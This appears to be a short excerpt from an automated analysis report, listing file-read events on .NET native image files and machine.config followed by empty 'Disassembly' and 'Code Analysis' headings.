C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

Disassembly

Code Analysis